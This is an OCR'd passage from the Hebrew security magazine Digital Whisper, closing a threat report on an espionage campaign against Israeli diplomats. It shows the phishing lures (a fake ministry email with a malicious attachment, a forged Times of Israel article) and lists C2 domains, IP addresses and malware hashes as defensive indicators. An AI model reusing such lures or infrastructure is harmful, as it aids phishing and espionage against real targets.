
REGISTRATION FORM

THIS DATA IS USED FOR OFFICIAL RECORD. PLEASE WRITE LEGIBLY OR TYPE

Last Name: Ms. Mr
First Name:
Name of national, international, or regional organization and department or unit: (Please list institution and Country)
Title and position:

פברואר 2015 - שאלון תמונת מצב תקשורתית הנשלח לשגריר ישראל:

גוף הדוא"ל:




Mon 2/9/2015 12:06 PM
[redacted]@mfa.gov.il>
שאלון תמונת מצב -דחוף
To [redacted] Ambassador
Click here to download pictures. To help protect your privacy, Outlook prevented automatic download of some p
Message mfa Quest situation 2015.doc (811 KB)

חברים


מבקש התייחסותכם לשאלון (קובץ מצורף) ורבע שעה מזמנכם כדי למלא אותו, לתועלת כולנו.

תודה


המסמך המצורף וה-OLE המוטבע בו:



תחילת 2015 - רשימת כלל הדיפלומטים הישראליים ברחבי העולם:



תחילת 2015 - כתבה מזויפת על שביתה פוטנציאלית בשירות החוץ הישראלי:



THE TIMES OF ISRAEL

The Possibility of the Repetition of Strikes in Israeli Ministry of Foreign Affairs

A high ranking official who requested anonymity told our reporter: "since it passes some months from the last strike of employees in Ministry of foreign affairs, and despite of the promises made by the officials, up to now no proper act is done.

So by establishing a committee, some employees are going to hold another general strike".

C2 Domains:

- img.gmailtagmanager[.]com
- windowkernel[.]com
- windowslayer[.]in
- windowkernel[.]com
- wheatherserviceapi[.]info
- wethearservice[.]com
- windowslayer[.]in
- u[.]mywindows24[.]in
- main[.]windowskernel14[.]com
- walla[.]link
- heartax[.]info
- haaretz[.]link
- Haaretz-News[.]com
- gmailtagmanager[.]com
- fbstatic-a[.]xyz
- fbstatic-a[.]space
- fbstatic-akamaihd[.]com
- alhadath[.]mobi
- big-windowss[.]com
- kernel4windows[.]in
- micro-windows[.]in
- mywindows24[.]in
- patch7-windows[.]com
- patch8-windows[.]com
- patchthiswindows[.]com
- windows-10patch[.]in
- windows-drive20[.]com
- windows-india[.]in
- windows-kernel[.]in
- windows-my50[.]com
- windows24-kernel[.]in
- windowskernel[.]in
- windowslayer[.]in
- windowssup[.]in
- windowsupup[.]com
- mswordupdate15[.]com (currently sinkholed by Kaspersky)

- mswordupdate16[.]com (currently sinkholed by Kaspersky)
- mswordupdate17[.]com (currently sinkholed by Kaspersky)
- cacheupdate14[.]com (currently sinkholed by Kaspersky)
- windowskernel14[.]com (currently sinkholed by Kaspersky)

C2 IP Addresses:

כל הכתובות מתארחות אצל ספק יחיד, XLHost:

- 209.190.20.147
- 209.190.20.149
- 209.190.20.148

Hashes:

- 0feb0b50b99f0b303a5081ffb3c4446d
- cfb4be91d8546203ae602c0284126408
- d2c117d18cb05140373713859803a0d6
- 1cef128513c05837f24796042b8e1cd9
- f10135e03df18462c2e35eac13d61435
- 4765369d8ae52f2dd9b318e0c8b27054
- 5e545dae692ecb4bddacdb9c526b1f16
- 8734f46d932f179161042ef5b4a7b8a8
- 9853fc1f4d7ba23d728f4ee80842faf9
- 9db2719a3dde09ae260def9cd0d46dbe
- 1f9910cafe0e5f39887b2d5ab4df0d10
- 577577d6df1833629bfd0d612e3dbb05
- da529e0b81625828d52cd70efba50794
- 098e8dd0e874e59817f2e78cd48e58f3
- 32261fe44c368724593fbf65d47fc826
- 38cb64ba0aafb86585d9bcbd1c500416
- 6d8d0f7d73a9afaee667d71273e6e5e2
- bad36581f72aa2d8597dd2b1bc7b2a7f
- bcf93595ba4586b6324963e989349319

דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-67 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין Digital Whisper - צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא ביום האחרון של שנת 2015.

אפיק קסטיאל,

ניר אדר,

30.11.2015